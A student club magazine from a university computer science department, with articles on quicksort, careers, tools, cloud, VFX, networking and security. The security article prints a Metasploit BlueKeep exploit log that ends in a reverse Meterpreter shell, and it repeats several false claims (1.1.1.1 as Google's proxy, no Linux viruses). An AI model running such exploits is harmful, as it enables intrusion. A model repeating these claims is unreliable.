



**JSS SCIENCE AND TECHNOLOGY UNIVERSITY**



**DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING**

**LINUX CAMPUS CLUB**

**CONNECT**

**FOSS CAMP EDITION**

**December 2020**

# LCC, JSSSTU

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*"Any sufficiently advanced technology is indistinguishable to magic. "*

*-Arthur C Clarke*

# Message from the Chief Mentor

"I am filled with pride and delight to oversee the enthusiastic use of the Free and Open Source Software (FOSS) by the student-members of the Linux Campus Club (LCC) under the Department of Computer Science and Engineering, for a multitude of productive purposes.

Since its origin in 2004, the LCC has shown rapid growth, becoming the focal point of open source activity in the campus, evidenced by the rising membership, a flurry of technical and related programs being organized and its overall popularity among the student community.

The LCC 'Connect' magazine serves as a valuable medium for promising students to connect with the FOSS ecosystem. I encourage students to write and review articles, discuss and debate ideas among peers and henceforth contribute to this synthesis of knowledge which would be a fitting tribute to the open source movement.

My warmest congratulations to the editors and the entire team of the LCC Connect magazine. "

-Dr. M.P.Pushpalatha,  
Head of the Department,  
CS&E,  
JSSSTU, Mysuru

*" Technology, like art, is a soaring exercise of the human imagination. "*  
*- Daniel Bell*

# From the Editor

**Linux Campus Club is currently in its seventeenth year and has continued to uphold the vision of creating awareness about Free and Open Source Software (FOSS) since 2004. Being one of the most popular technical associations in the college, it has witnessed immense success over the years.**

**We have seen great response and active participation from the students in all the events and competitions held. Especially with all the events being held virtually this year, the enthusiasm and participation from all the students were spectacular and appreciable.**

**FOSS CAMP 2020, our annual technical fest, provides a platform for enthusiastic students to explore, participate and gain insights into open source and experience the joys of programming.**

**We are thrilled and present to you CONNECT'20, our yearly magazine, aimed at showcasing the developments in the world of technology and FOSS to the students.**

**The success of LCC in all its endeavors is largely due to the efforts and hard work of all the faculty mentors, team members and volunteers, who have strived hard to help LCC achieve its goal.**

**We sincerely thank our Head of the Department and Chief mentor, Dr. M. P. Pushpalatha for providing immense support and guidance throughout our journey.**

**The editorial team is extremely grateful to everybody who has contributed and supported us in successfully bringing out the CONNECT magazine.**

**Wishing everyone all the best!**

Yashaswi G Sagar  
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
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# 1. Quick Sort for Dummies

- Akash Raj  
7<sup>th</sup> Sem, CSE



Mahatma Gandhi once said "Good algorithms are better than supercomputers". Just kidding, he didn't. Still, it's fascinating to see how big of an impact a good algorithm can make in today's world where everything is computationally intensive, millions of TBs of data pouring in every hour of every day. A good algorithm is always the need of the hour.


I present to you one of the game changers in the world of computer algorithms: The QuickSort algorithm, which is honored as one of the top 10 algorithms of the 20th century. Sir Charles Antony Richard Hoare won the Turing Award in 1980 for this exceptionally great algorithm's discovery.

Algorithms are a way to tell the computer how to execute a particular task step by step. A sorting algorithm is an algorithm that puts elements of a list in a certain order, be it ascending or descending. There are several sorting algorithms ranging from comparing

and swapping adjacent items to the algorithms that took decades to get discovered and years of research to make them even more efficient. Some of them include selection sort, insertion sort, quick sort, radix sort, etc.

## Let's look at some stats, shall we?

In this comparison, I'm picking 3 sorting methods. The infamous bubble sort (the first thing you'll learn in the "How to become a programmer in 30 days?" book because it is probably the simplest sorting algorithm ever), insertion sort and quicksort.



\* time (on y-axis) v/s list size (on x-axis)

We can infer the below points from the above graph

- The x-axis represents the number of elements sorted and y-axis, the time it took to sort those elements.
- Bubble sort's curve would make a dream come true graph for a company's profit. Jokes apart, it performs so bad that it shouldn't even be in the syllabus. I just put it here in the comparison to make you hate bubble sort even more.

- Quick Sort amazed me. Didn't you get amazed?! The graph speaks it all. Quick Sort seems to not want to let go off the axis. It is not a mistake, it is for real and it is a great quality to have for a sorting algorithm i.e., to not have a steep slope.

Insertion sort was being widely used before this algorithm stole the show. Shown below are the rough empirical estimates on the running times of both insertion sort and quick sort on both a general-purpose home pc and a supercomputer.

| No. of records | Insertion sort |           |           | Quick sort |         |         |
|----------------|----------------|-----------|-----------|------------|---------|---------|
|                | Thousand       | Million   | Billion   | Thousand   | Million | Billion |
| Home           | Instant        | 2.8 Hours | 317 Years | Instant    | 0.6 Sec | 12 min  |
| Supercomputer  | Instant        | 1Sec      | 1Week     | Instant    | Instant | Instant |

\* Assuming that a home PC executes  $10^8$  compares/sec and a supercomputer executes  $10^{12}$  compares/sec.

### Why is it so efficient?

The algorithm is efficient mainly because it requires very small amounts of memory thus being cache friendly. In fact, the extra space needed to run this is constant. So, you won't be needing much extra space in memory and thus not letting the processor sit idle and wait for memory related stuff to take place or switch to a different process instead.

Also, it takes on the approach of the **divide and conquer**, which is usually very effective in solving a problem. We all know how well the East India Company used this approach to break entire countries apart, don't we?

### So, technically...

**Disclaimer:** You may find some really disturbing, super-technical stuff in the next section. Reader's curiosity is mandatory.

Below are the basic steps describing the approach of the quick sort algorithm.

1. Randomly shuffle the array [Needed for performance guarantee as it performs better if the values are randomly ordered]
2. Partition so that, for some  $j$ 
  - Entry  $a[j]$  is in place
  - No larger entry to the left of  $j$
  - No smaller entry to the right of  $j$
3. Sort each piece recursively.

Now that you've crossed that section, here's an interesting fact. Quick sort performs the worst when the numbers are already sorted!

In the end, it *does* matter

As we look more and more into this subject matter, we tend to infer one important idea behind all these not good but great algorithms which is to reduce the overhead. Be it memory, running time, power consumption etc. As I quoted earlier, "Good algorithms are better than supercomputers", especially in this tremendously fast paced field of computer science. Still there are few problems that are left unsolved and it *does* matter to add your part of the spice to this delicious recipe called algorithm.




## 2. Why is it so important to program?

- Paritosh Dadhich  
5<sup>th</sup> Sem, CSE

I'd like to start with my favourite quote from *Steve Jobs*

"Everyone should know how to program a computer, because it teaches you how to think."

Steve Jobs



We are living in a Digital World surrounded by gadgets like laptops, desktops, phones, tablets, etc., and have been fortunate enough to explore apps like Twitter, LinkedIn, Facebook, WhatsApp, etc. Today we can easily communicate, share/re-share our opinions/thoughts/sentiments across the world.

If our generation knows how to program or code then they can easily showcase their ideas and talent to the world and can contribute to the growth of the nation's success. They use trending technologies like Machine Learning, IoT, Data Science, Web Development, and way more other technologies that students can use.

Now the question arises *What steps are needed to follow to make a career in Computer Science?*

1. First, learn to program by learning a programming language (it can be C++ or

Java or Python). By doing this you will become familiar with their syntax.

2. Then learn Data structure and algorithms. This will help you to enhance your logical and critical thinking capabilities.

*Firstly let's try baby steps:*

- Try to solve the problem with different methods.
- Being mindful of different methods to approach while solving the problem (Dynamic programming, recursion, iteration, etc.) and *considering the time complexity and space complexity.*
- Use OOPs concepts like exceptional handling, abstraction, polymorphism, etc.

3. There are several websites available to learn and grow like GeeksforGeeks, HackerRank, HackerEarth, Codeforces, CodeChef, LeetCode, and others, which will help you to enhance your knowledge and problem-solving skills.

4. The above process will need time, dedication, effort, and patience.

***ALWAYS REMEMBER:***



5. Problem-solving skills will eventually help you in your career development. Many


product-based companies are looking for students who have good problem-solving skills.

*Companies like:*

- Google
- Microsoft
- Facebook
- Amazon
- Samsung
- Walmart labs
- Netflix
- PayPal
- Flipkart, and many more.

6. Choose a domain that suits your interest, it will be like the icing on the cake, and then you will enjoy the process of learning. ***These are some suggestions which can help you to choose a domain:***

- **Machine Learning:**



Machine learning is one modern innovation that has helped humans enhance not only many industrial and professional processes but also advancing everyday living. Machine Learning is a subset of artificial intelligence, which focuses on using statistical techniques to build intelligent computer systems to learn from databases available to it. Currently, Machine Learning has been used in multiple fields and industries. For example, medical diagnosis, image

processing, prediction, classification, learning association, regression, etc.

- **Cyber Security**



Cyber Security is the state or process of protecting, and recovering networks, devices, and programs from any type of cyber attack.

Cyber attacks are an evolving danger to organizations, employees, and consumers. They may be designed to access or destroy sensitive data or extort money. They can, in effect, destroy businesses and damage your financial and personal lives especially if you're the victim of identity theft.

- **Web development**



Web development is the building and maintenance of websites; it's the work that happens behind the scenes to make a website look great, work fast, and perform well with a seamless user experience.

- **Android Development**



Android software development is the process by which applications are created for devices running the Android operating system. Google states that “Android apps can be written using Kotlin, Java, and C++ languages” using the Android software development kit, while using other languages is also possible.

- **Cloud Computing**



Cloud Computing is the use of hardware and software to deliver a service over a network (typically the Internet). With cloud computing, users can access files and use applications from any device that can access the Internet.

Happy Learning!


## 3. Best Tools for Programmers

- Abhilash M Hadli  
3rd Sem, CSE

Some of you may think these tools are nothing but to be honest, if every programmer knows to use them truly well, they can accomplish a lot in their day to day work.

### 1. Text Editor: Visual Studio Code


Let's start with the tools that improve the way we work with code. VS-Visual code is by far the best text editor that sets up a comfortable environment and speeds up the routine processes, letting us concentrate on really important tasks. It has a bunch of extensions which helps in improving our efficiency and productivity in programming.



### 2. Task Management: Trello

If you have a list of your tasks right in front of you then you will never waste time on thinking what to do next. Trello is a powerful collaboration system which is more than just a task board. It is considered as one of the best tools for developers not only because it provides standard task

management functionality (like creating your own lists and prioritizing feature development) but also because it encourages teamwork & cooperation.



### 3. Communication: Discord


Discord is definitely considered as one of the best communication tools for developers. That's the place where you can ask others for advice, discuss project details and even have fun.



### 4. Time Management: Toggl Time Tracking


Time tracking apps like Toggl, which is free, can help you analyse and gain insight into where you're spending your time and adjust accordingly. Toggl specifically integrates with tools you're most likely already using, such as GitHub, Trello, and Jira. The best part? There's no learning

curve. Just set up your account and start tracking.



### 5. Version Control System: Git & GitHub

A good knowledge of any source control repository is mandatory for any programmer or software developer because you need to do check-in, check-out of code every day. In today's world, Git and GitHub have become synonymous with source control repository and version control tool. This is the single most important tool for a programmer now and that's why I suggest every programmer that they learn Git and GitHub well.




### 6. Note Taking App: Notion

Everyone would have thought of taking notes in pc or mobile but organising the notes and structuring the folders would be




difficult. So, Notion, which is an all-in-one workspace, comes to rescue us. It's not only good for note taking but also a great tool for task management and teamwork. It replaces many other apps like Evernote, Confluence, asana, Google docs etc.



## 7. Get your Answers: Stack overflow

Every programmer faces bugs, spends a lot of time in debugging their code and gets frustrated. Ever thought that the bug you are facing was once faced by someone else in the world and has found out the solution for that? Stack Overflow is an open community for anyone that codes and it helps you to get answers to your toughest coding questions.



Happy Coding!

## 4. Demystifying Cloud

- Narayan Bhat  
5th Sem, CSE

“I think this is a brilliant idea, we can make millions of dollars if we succeed in this!” Richard said to his team. He wanted to build an **office** which provides consultancy to people in business. First step is to set up the infrastructure. Remember, everything here is an analogy to cloud.

First, he will go to the silicon valley of India in search of an office place. He neither has any idea of what is required and how to construct the office place nor the money to afford it. Luckily he stumbles upon a poster saying “**building for rent, 24\*7 water and electricity, contact agency X**”. The hurdle is over, now he can rent someone else’s building and set up his **office** in the building, which has well **connected roads** and all the facilities he requires.



- Yes Cloud is just someone **else's computer**, it really is!

- Cloud providers **manage and maintain all the infrastructure**, 24\*7 electricity, networking, computers suited for all workloads.
- You can use them as **ephemeral** computers, just throw them away when not needed.

His business is doing well. One day something unfortunate happened and this made Richard to **close his office** for a day. He got complaints from clients and had to **undergo loss**.



This made Richard think what if he set up the office in **multiple places** in the region for high availability. So he contacted agency X, rented buildings and **set up offices in multiple places**.

- You are just once click away from setting up your computer in all the provided regions in all Cloud providers, i.e **scaling is super easy**.
- This **reduces single point of failure** and also helps in **balancing the load**.

With all the new offices Richard set up, his business is booming, he has clients from all over the world now. The clients complain

that they have to travel from far places to India. So Richard contacted agency X and rented buildings in other places of the world and set up the offices.

- With Cloud you are not just limited to your physical region. You can reach every customer in any **corner of the world**.

The analogy I was referring to is

- Agent X - cloud provider (AWS, Google, Azure etc)
- Building - the compute resource (CPU, storage, RAM) i.e Computers/ Servers
- Roads - networking (fibre cables), to elaborate on this, in a housing complex all the buildings connected with roads to enable easy flow of traffic within the housing complex.
- Office - full stack application that they have created (maybe in python, nodejs)

Now you know it, read it once again if needed!

So yes Richard was right, his idea was a grand success. He did all of this with the help of agent X (AWS, GCP..). Imagine if he had bought all the buildings( Computers/ Servers ) and then his idea did not work out, he would have to sell all those resources (maybe for less money). So this is just an introduction to what Cloud in the IT world is. This was one use case, cloud is used in many ways!





surprised at just how many people keep passwords like “password”, “abcde” and “12345” even today. “John the Ripper” is quite a popular tool that is often used to carry out brute-forcing attacks, and is so easy to use that anyone with their hands on it can launch effective attacks against unlucky targets.

### How can you protect yourself?

**Set up a strong password.** Yes, it is annoying when websites and services force you to choose a password that contains alphabets, numbers and symbols *and* is of a certain length – besides, what if you forget your own password? That’d be a problem, right? Well, they do it for a reason – brute force attacks take exponentially longer for difficult, long passwords as compared to simpler ones. So yes, please do yourself a favour and not keep “password” as your password for anything.

## 2) System and application bug exploits

### What is it?

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.1.136:4444
[*] 192.168.1.138:3389 - Detected RDP on 192.168.1.138:3389
[*] 192.168.1.138:3389 - The target is vulnerable.
[*] 192.168.1.138:3389 - Using CHUNK grooming strategy. Size 50MB
[*] 192.168.1.138:3389 - Surfing channels ...
[*] 192.168.1.138:3389 - Lobbing eggs ...
[*] 192.168.1.138:3389 - Forcing the USE of FREE'd object ...
[*] Sending stage (206403 bytes) to 192.168.1.138
[*] Meterpreter session 3 opened (192.168.1.136:4444 -> 192.168.1.138)
meterpreter > shell
```

Coding commercial software is pretty difficult – everyone is aware of that. A lot of people and tonnes of effort goes into the making of your average email client, or your operating system, or pretty much any other software that sits on your computer; it is only natural that there are some imperfections in its design, imperfections that have not yet been found and weeded out by debuggers, imperfections that have thus not been fixed yet.

Imperfections that can be used by a hacker to compromise your system and gain access to all your sweet sweet data.

These imperfections, called bugs, are discovered constantly by debuggers and hackers, and depending on who finds it, is either fixed and released in a software update *or* is manipulated in a way that grants someone the ability to harm your system or gain access to it.

“But I only use the latest software, I have Windows 10! No way do I have any exploits on my computer! This ain’t Windows XP or something!” Well sorry to break your bubble but, new exploits are being found *every day*, and Windows is famous for being the most vulnerable modern operating system. It has a *heap* of exploitable features. Don’t believe us? Try visiting [exploit-db.com](http://exploit-db.com) sometime, you’ll be surprised. What do you think those annoying system updates are for?

### How can you protect yourself?

**1. Update your software regularly.** We all hate updates - they take up a lot of our time and data after all, but they are indeed necessary as all the exploits that are found continuously in every piece of software are weeded out and patched via these very updates. That update that you’ve left pending for over a month could be the difference between you leading a normal life or having your bank account details stolen from you, or even worse.

**2. Get yourself a good antivirus software.** Antivirus software are becoming increasingly good at detecting intrusion attempts; using Metasploitable (the most popular software used for attacking systems using exploits) on its default settings will trigger even the most basic antivirus systems, thus keeping you safe from such attacks

### 3) Phishing

#### What is it?



You must have surely heard of this one: phishing is one of the most notorious social engineering attacks today. To put it simply, it works somewhat like this: you're sitting somewhere, using your laptop to access your Facebook account in a coffee shop with free WiFi. However, the Facebook login page that you are on doesn't have the protected HTTPS lock icon on the address bar – someone on the same network has created a webpage that looks identical to Facebook's login page, and the moment you enter your username and password, the stranger who created the bootleg login page has your login credentials. Needless to say, this attack is not limited to social networking accounts – banking, healthcare, e-commerce are all platforms that are commonly targeted by phishers.

#### How can you protect yourself?

**Stay vigilant.** It is pretty easy to spot a phished website – usually any phished webpage won't have the HTTPS 'lock' icon. Thus whenever you are dealing with sensitive information, do check for the lock icon in the address bar. Don't allow yourself to be fooled that easily.

### 4) Malware

#### What is it?



Trojans, worms, ransomware, spyware like keyloggers etc – they are all broadly classified under the term *malware* – software developed with malicious intent. We don't need to say much – malware like viruses are running rampant today, causing annoying ad pop-ups, critical system boot partition failures and everything in between, troubling just about every person on the planet who uses a computer. Remember WannaCry?

#### How can you protect yourself?

**1. Use an antivirus.** This is painfully obvious – antivirus is specifically developed to combat all forms of malware (not only viruses as its name would suggest). Getting a good one would work just fine when it comes to protecting you from malware. Just don't disable them when you're trying to install a "cracked" pirated game or some other software – this is one of the most common ways malware infiltrate systems in a software-piracy hit nation like ours.

**2. Switch to Linux.** If you can't invest in a good antivirus for some reason, switching to Linux would be a great alternative – there are no viruses whatsoever that are developed for Linux, and those that are, exist for very specific targets, like the servers of large companies. Contrary to common belief, there are plenty of flavours of Linux that are as user friendly as Windows –

you *don't* need to be a computer genius to be able to use Linux.

### Staying safe and Anonymous on the web

Staying anonymous on the web can protect you from a lot of hacking attempts, like MITM (Man-In-The-Middle) attacks. Many hacking attacks depend on being able to read the traffic that flows between your computer and the internet, which can reveal a lot of information – even your location. Check *iplocation.net* to see for yourself.

If the traffic between your computer and the internet could be made unreadable to hackers, you could protect yourself from attacks like these. Fortunately for you, there are quite a few ways by which you can anonymize yourself on the internet, keeping yourself and your information safe from prowling hackers.

#### 1) VPNs

VPNs are pretty common these days, they work by encrypting the traffic from your computer and hopping it off the server of the VPN provider. Thus your data is kept safe, and your IP address is hidden as well as the IP address visible to other people would be that of the VPN provider, keeping your location anonymous.

#### 2) Proxy servers

Although not as effective as VPNs, proxy servers hide your IP address by masking it with their own IP address, thus obfuscating your location. However, your data still remains visible at times and thus is not considered a great option for anonymity on the web. However, it does unblock blocked sites in a country, and is usually free. Google's 1.1.1.1 proxy server is a great example.

#### 3) Proxychains

Available usually on Linux systems, proxychains is literally what its name suggests – it is a chain of proxy servers through which your data is routed. This is a lot safer than using a single proxy server, *and* is free, unlike VPN services. The trade-off here, however, is a drastic decrease in speed – bouncing your traffic across multiple servers that run for free is bound to decrease your internet speed by quite an amount.

#### 4) TailsOS

TailsOS is a distribution of Linux. It is *very* similar to the popular user-friendly Linux distribution Ubuntu, making it very easy to use. TailsOS, however, is not your average operating system – it was built specifically to keep you safe and anonymous on the web. *All of the traffic from TailsOS is routed through the Tor network*, which is infamously known as the gateway to the *dark web*. Don't worry though, TailsOS doesn't take you to the dark web unless you specifically visit it on purpose; it merely benefits from the extreme levels of anonymity that the multiple Tor servers bouncing your traffic between them grant you. It is safe to say that it's the ultimate OS choice if hiding your identity on the internet is a concern for you.

#### Conclusion:

“Network Security is the most important thing on the planet”. Security has become one of the major concerns in today's lives as at the *intersection of human beings and digital machines*, we will find the repository of peoples' greatest hopes and fears. In order to be safe and secure, be as anonymous, as private as possible. We have mentioned some minimum basic methods and the readers are advised to deep dive.



## 6. VFX: Bringing Imagination to Life

- Rishika  
7<sup>th</sup> Sem, CSE



Did you have a nerve-racking moment while watching Ghost Protocol, when Tom Cruise jumped off from the tallest building of the world, Burj Khalifa? The thought that Tom Cruise might have climbed the 110th floor, jumped off the building might have boggled your mind. The fact is that these stunts were as dangerous as it looks and the funniest part is that the scene was shot on a partial set down at ground level, with CG building extensions as it was impractical to shoot such dangerous shots in real; including Ethan's glove malfunction, kicking and breaking the server room glass, and the heart-pounding jump from the open window all were done with the magic of VFX and that's where technology plays a role.

It was involved in the integration of live-action footage which are the special

effects and generated imagery otherwise known as digital effects to create environments which look realistic but would be dangerous, expensive, impractical, time-consuming and impossible to capture in a film. Not only that, a lot of movies are nowadays incorporating computer-generated imagery (CGI), with the introduction of affordable and easy-to-use animation and compositing software for creating massive VFX heavy content.

So aren't stunts really performed nowadays??

Technically speaking, creating VFX heavy content contains a lot of planning as it has become one of the integral part of movie's storytelling. Although most of the VFX are done during post-production which is usually planned and choreographed in pre-production and production.

Visual effects are primarily executed in post-production with the use of multiple tools and technologies such as graphic design, modelling, animation, while special effects such as explosions and car chases are made on set. If we go a little deeper, here are some of my favorite picks of the technologies used in the VFX pipeline over the years:

### **CG tracking –**

To all the potterheads out there, did you ever wonder about the looks of Lord Voldemort? Integrating CG and VFX into live action is one of the best ways to make CG feel photo-real as it allows the user to add content such as motion graphics to assist explanation. When working on animation

tracking live footage provide data to allow correctly position the CG tracking software just like replacing Ralph Fiennes' nose area with Lord Voldemort's CG snake-like nose in the Harry Potter series. Throughout the 46 shots the VFX studio built a rig with three layers of animation controls which enabled them to make full use of the 16 tracking markers attached to head with the flexibility to animate the cheek, upper lip and nose areas as needed. Not only that they kept natural facial creases as much as possible while using CG skin textures to remove shadows of Fiennes' nose.



### Forced perspective –

We always adored the dwarfs from snow-white & the 7 dwarfs...didn't we?

Forced perspective is a technique that employs optical illusion to make an object appear far away, closer, larger or smaller than it actually is. It manipulates human visual perception through the use of scaled objects and the correlation between them and the vantage point of the spectator or camera. For instance for the movie Gulliver travels, forced perspective was one of the most used VFX film making tricks that was used to create shots in the film where the oversized Gulliver struggles to fit in with Lilliputian community.



### 3D modelling sculpting –

Shahrukh Khan in the movie Zero...way too short to fit in the role..But how did that happen?

3D modelling and sculpting are the enthralling techniques to bring characters, monsters and all kinds of organic shapes to life. While many 3D modelling programs focus on precision, 3D sculpting apps are all about turning a piece of visual clay into a stunning 3D print. In the movie Zero, the technology of widely reshaping and transforming the body of the actor Shah Rukh Khan into a dwarf was used. Although a lot of these techniques are used in game development as well but in movies also it is quite popular.



### Use of HDR imagery to light up –

Maheeshmati Bahubali! Discussing about VFX and not including this film would be a real injustice.

HDR (high dynamic range) floating point is essentially the snapshots of the real world



which contains minute details of lighting information, which can be transported from not so light CG objects into realistic virtual environments. And the outcome of this use of technology is well blended that momentarily you might start believing that it is real. Apart from that this technology provides accurate lighting which can be seen in the background and in reflections, which makes them more immersive. Taking an example of the movie Baahubali: The Beginning the opening scene where the actor hallucinates his lady love around the amazing flora of the mountains.



### **Motion Tracking –**

We are fascinated about sophia...but did we just forget our Chitti Robo?

Motion Tracking is very important for any VFX artist to understand. Without it there would be no way to incorporate 3D data into live action footage. With the advancements of softwares and the machines which run them, motion tracking has become more affordable and faster to accomplish. Taking an example of the recent movie 2.0 a lot of this technique has been used with the addition of live action to create the movement of the robot with the sci-fi touch.



Everyone is born with a creative mind so we dream big with heaves of ideas but sometimes we seldom translate those ideas into reality. But with the art of this technology, we tend to bring our imagination to life with the integration of unreal elements into real-world footage.

## **7. Behind The Screens**

- Akshay Hegde  
7<sup>th</sup> Sem, CSE

The question mentioned above is one of the most asked questions in the Interview, vivid varieties of people search for this on the Web including students, graduates preparing for interviews, Technology Enthusiasts, etc. Some are satisfied with the answers they get and others are not, this article aims to explain in detail what happens end-to-end

when an URL is searched in the simplest way possible.


The key takeaways for all kinds of readers is from just a basic understanding of the Network to its advanced application.

Beginners Approach towards the concept

In terms of beginners the whole internet is like a black box and searching any detail on the web using URL would fetch his/her desired data.



But the Software Engineers or any professional related to computer science being on the other side of the system(which means able to understand the working of so called black box) must have an end-to-end knowledge to suffice the requirements as well as provide service for the users.



Software Engineers yelling they know!!

Now the whole world being a Global village every person is one click away, so it is in need of the hour to explore such technology and stay updated as even the thought of

connecting the whole world itself is a beautiful thing, It should not take much of your time to know what happens in the background.

Basic Terminologies

Every Uniform Resource Allocator (URL) is a set of pipelined paths which fetches our required file from the server. Similar to every house present in your Area, every system in the Internet has certain Addresses.

There are three types of Addresses associated with a system.

**IP Address** : Used to identify which network the system belongs.

**MAC Address** : Used to identify a unique system.

**Port Number** : Used to identify the process that demands the file.


Each of them having their own responsibilities and set of protocols which they follow.

In Computer Networks every communication happens between two system in a **client-server** fashion i.e a system demanding set of information and other providing them, following set of predefined protocols (**Request-response**).

There is also something called **Domain Name System(DNS)** which is a Distributed as well as a Hierarchical system which stores the IP address for a particular Domain, It is an Application Layer Protocol and is more complicated than the above, but this is a simple explanation.

The above is a TCP/IP model which is a derivative of OSI Reference model, keeping this in mind we will discuss what happens when we click the URL and which action

triggers which part of the layer in the protocol stack.



